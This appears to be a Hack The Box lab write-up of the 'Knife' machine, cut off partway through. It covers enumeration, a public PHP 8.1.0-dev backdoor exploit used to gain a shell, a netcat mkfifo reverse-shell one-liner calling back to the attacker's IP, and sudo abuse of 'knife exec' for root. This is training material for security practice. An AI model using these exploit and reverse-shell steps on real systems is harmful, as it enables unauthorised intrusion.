Author: ForTheHacKing **Date Hacked:** 07/21

HTB Machine: Knife

Contents

Author: ForTheHacKing **Date Hacked:** 07/21

HTB Machine: Knife

Port Enumeration

(Please note, all port services listed are connecting via tcp unless stated otherwise.)

●Port 22
Network scanning only reveals port 22 and one other to be open on tcp connections. Port 22 is hosting a SSH (Secure Shell) service. Little other information can be gathered about this port during enumeration.

●Port 80
And the other only open port (port 80) is hosting Apache http web services. And the http title, Emergent Medical Idea is revealed.

Web Directory Enumeration

Utilising Dirbuster, web page enumeration has revealed the following web pages exist on the machine associated with the provided IP address. Interesting results are highlighted.


Only a few webpages were discovered through the use of a couple of different website enumeration tools.

```
---- Scanning URL: http://10.10.10.242/ ----
+ http://10.10.10.242/index.php (CODE:200|SIZE:5815)
+ http://10.10.10.242/server-status (CODE:403|SIZE:277)
+ http://10.10.10.242/.htaccess       (CODE: 403|SIZE: 277)
+ http://10.10.10.242/.hta          (CODE: 403|SIZE: 277)
+ http://10.10.10.242/.htpasswd  (CODE: 403|SIZE: 277)
```

'CODE: 403' means that access without the correct credentials is not authorised.

'CODE: 200' means that there is no error/credentials required. This allows anyone, anytime, to access this resource.

Navigating to http://10.10.10.242/index.php reveals a web page which seemingly has no available links to other pages, or anything of particular interest.



At EMA we're taking care to a whole new level . . .


Taking care of our patients.

Webpage accessible at 10.10.10.242, on port 80/tcp via a http connection.

Gaining A Foothold

With seemingly little to investigate on this machine, I started by looking into the single web page available on the provided IP address, via port 80. Inspecting the page using the browser built-in developer tools, there appears to be nothing of interest in the HTML source code of the page, nor are any cookies produced by visiting the page.

Next, Burp Suite was used to provide further insight into the HTML Request and Response headers. We can see in the Response header called 'X-Powered-By' in both the 10.10.10.242/ and 10.10.10.242/index.php web pages that 'PHP/8.1.0-dev' is being used to display this webpage.


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Site map Scope Issue definitions
Request Response
Pretty Raw Render \n Actions
INSPECTOR

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://10.10.10.242
  /
  index.php
https://codepen.io
https://cpwebassets.codepen.io
  assets
    common
      stopExecutionOnTimeout-157c
  favicon.ico
```

Host	Method	URL	Params	Status	Length	MIME
http://10.10.10.242	GET	/index.php		200	6036	HTML

```
HTTP/1.1 200 OK
Date: Sat, 31 Jul 2021 18:01:04 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5815
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en" >

<head>

  <meta charset="UTF-8">


  <title> Emergent Medical Idea</title>

  <link rel="stylesheet" href="
https://cdnjs.cloudflare.com/ajax/libs/meyer-re
set/2.0/reset.min.css">



<style>
html,body {
  font-family: 'Raleway', sans-serif;
  padding: 0;
  font-size: 18px;
  /*background: rgb(50, 120, 186);*/
  background: #FFF;
  color: #fff;
}
```

Search... 0 matches

Request Headers (8)

NAME	VALUE
Host	10.10.10.242
Cache-Control	max-age=0
Upgrade-Insecure-Requ...	1
User-Agent	Mozilla/5.0 (Windows N...
Accept	text/html,application/xh...
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9
Connection	close


Response Headers (7)

NAME	VALUE
Date	Sat, 31 Jul 2021 18:01:04...
Server	Apache/2.4.41 (Ubuntu)
X-Powered-By	PHP/8.1.0-dev
Vary	Accept-Encoding
Content-Length	5815
Connection	close
Content-Type	text/html; charset=UTF-8

Burp Suite can reveal to us that PHP/8.1.0-dev version is in use.

PHP is a scripting language designed for web development in mind. Please see the PHP developer website for further information:
https://www.php.net/releases/index.php

Searching for PHP version 8.1.0-dev (not a fully tested, stable release, but a developer version) for possible exploits in Exploit Database returns one exploit.




Date	D	A	V	Title	Type	Platform	Author
2021-06-03	⬇		✓	PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution	WebApps	PHP	flast101

Showing 1 to 1 of 1 entries (filtered from 44,300 total entries)

Exploit-DB lists a remote code execution vulnerability (first discovered in May of 2021).

With this remote code execution, we can exploit an accidental backdoor within this PHP version. The source code has also been uploaded to GitHub and is easily cloned from Exploit Database or GitHub. Please see the attached link to the exploit's source code (thanks to flast101): https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/backdoor_php_8.1.0-dev.py

First, we will save the malicious code to our machine. Next, python3 is used to run the code and a prompt asks for the attacker to input the victim's url. Once this is successful, a shell is spawned with remote user-level access to the targeted machine.



```
┌──(kali㉿kali)-[~/Documents/Knife]
└─$ sudo python3 backdoor_php_8.1.0-dev.py
[sudo] password for kali:
Enter the host url:
http://10.10.10.242/index.php

Interactive shell is opened on http://10.10.10.242/index.php
Can't acces tty; job crontol turned off.
$ whoami
james

$ dir
bin   cdrom  etc   lib    lib64  lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32 media       opt  root  sbin  srv   tmp  var

$ id
uid=1000(james) gid=1000(james) groups=1000(james)

$ 
```


Python scripting is used to execute the code and a shell is opened into the machine.

This system shell however does not seem to change directories when the cd command is used. Therefore, another exploit is used where the source code calls back to a reverse shell listener. Netcat can be used to listen, and when the incoming connection is acknowledged on the specified port, a remote connection is made. This netcat shell is much more responsive and allows for successful maneuvering through the directories which the user has access to.

First, ensure you have netcat listening on a port of your choosing, I elected for 4444. Then we will run these commands on the interactive shell we currently have open on 10.10.10.242:

```
rm /tmp/knife
mkfifo /tmp/knife
cat /tmp/knife | /bin/sh -i 2>&1 | nc YOUR.IP.ADD.RESS 4444 > /tmp/knife
```

Check on your netcat listener and you should get yourself a more useful shell…




```
┌──(kali㉿kali)-[~/Documents/Knife]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.79] from (UNKNOWN) [10.10.10.242] 60736
bash: cannot set terminal process group (969): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ whoami
whoami
james
james@knife:/$ id
id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/$ pwd
pwd
/
james@knife:/$ dir
dir
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/$ cd home
cd home
james@knife:/home$ dir
dir
james
james@knife:/home$ cd james
cd james
james@knife:~$ dir
dir
user.txt
```

Setting up a netcat listener shell allows for the ‘cd’ command to work as intended.

Escalating Privileges


With remote access to the system as a user, attackers can run the command sudo -l to view a list of processes that can be run with administrator privileges on this account. Doing so reveals that the user account has root privileges to use the command-line tool, 'knife' without the need for a password.



```
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

sudo -l reveals we have root access to /usr/bin/knife.

Entering the command 'knife --help' will reveal a list of sub-commands that knife can run. One of which is the function to use 'execute' on different scripts.




```
knife data bag list (options)
knife data bag show BAG [ITEM] (options)

** EC2 COMMANDS **
knife ec2 ami list (options)
knife ec2 eni list (options)
knife ec2 flavor list (options) [DEPRECATED]
knife ec2 securitygroup list (options)
knife ec2 server create (options)
knife ec2 server delete SERVER [SERVER] (options)
knife ec2 server list (options)
knife ec2 subnet list (options)
knife ec2 vpc list (options)

** ENVIRONMENT COMMANDS **
knife environment compare [ENVIRONMENT..] (options)
knife environment create ENVIRONMENT (options)
knife environment delete ENVIRONMENT (options)
knife environment edit ENVIRONMENT (options)
knife environment from file FILE [FILE..] (options)
knife environment list (options)
knife environment show ENVIRONMENT (options)

** EXEC COMMANDS **
knife exec [SCRIPT] (options)

** GOOGLE COMMANDS **
knife google disk create NAME --gce-disk-size N (options)
knife google disk delete NAME [NAME] (options)
knife google disk list
knife google image list
knife google project quotas
knife google region list
knife google region quotas
knife google server create NAME -m MACHINE_TYPE -I IMAGE (options)
knife google server delete INSTANCE_NAME [INSTANCE_NAME] (options)
knife google server list
knife google server show INSTANCE_NAME (options)
knife google zone list
```

Using knife's option of '--help', we can discover knife's ability to execute scripts.

Searching for knife and this sub-command (exec) on the internet reveals that Ruby scripts can be run with this command in one of three ways.

For further information about this sub-command please see the linked article: https://docs-archive.chef.io/release/12-9/knife_exec.html.



Examples

The following examples show how to use this knife subcommand:

Run Ruby scripts

There are three ways to use `knife exec` to run Ruby script files. For example:

```
knife exec /path/to/script_file
```

or:

```
knife exec -E 'RUBY CODE'
```

or:

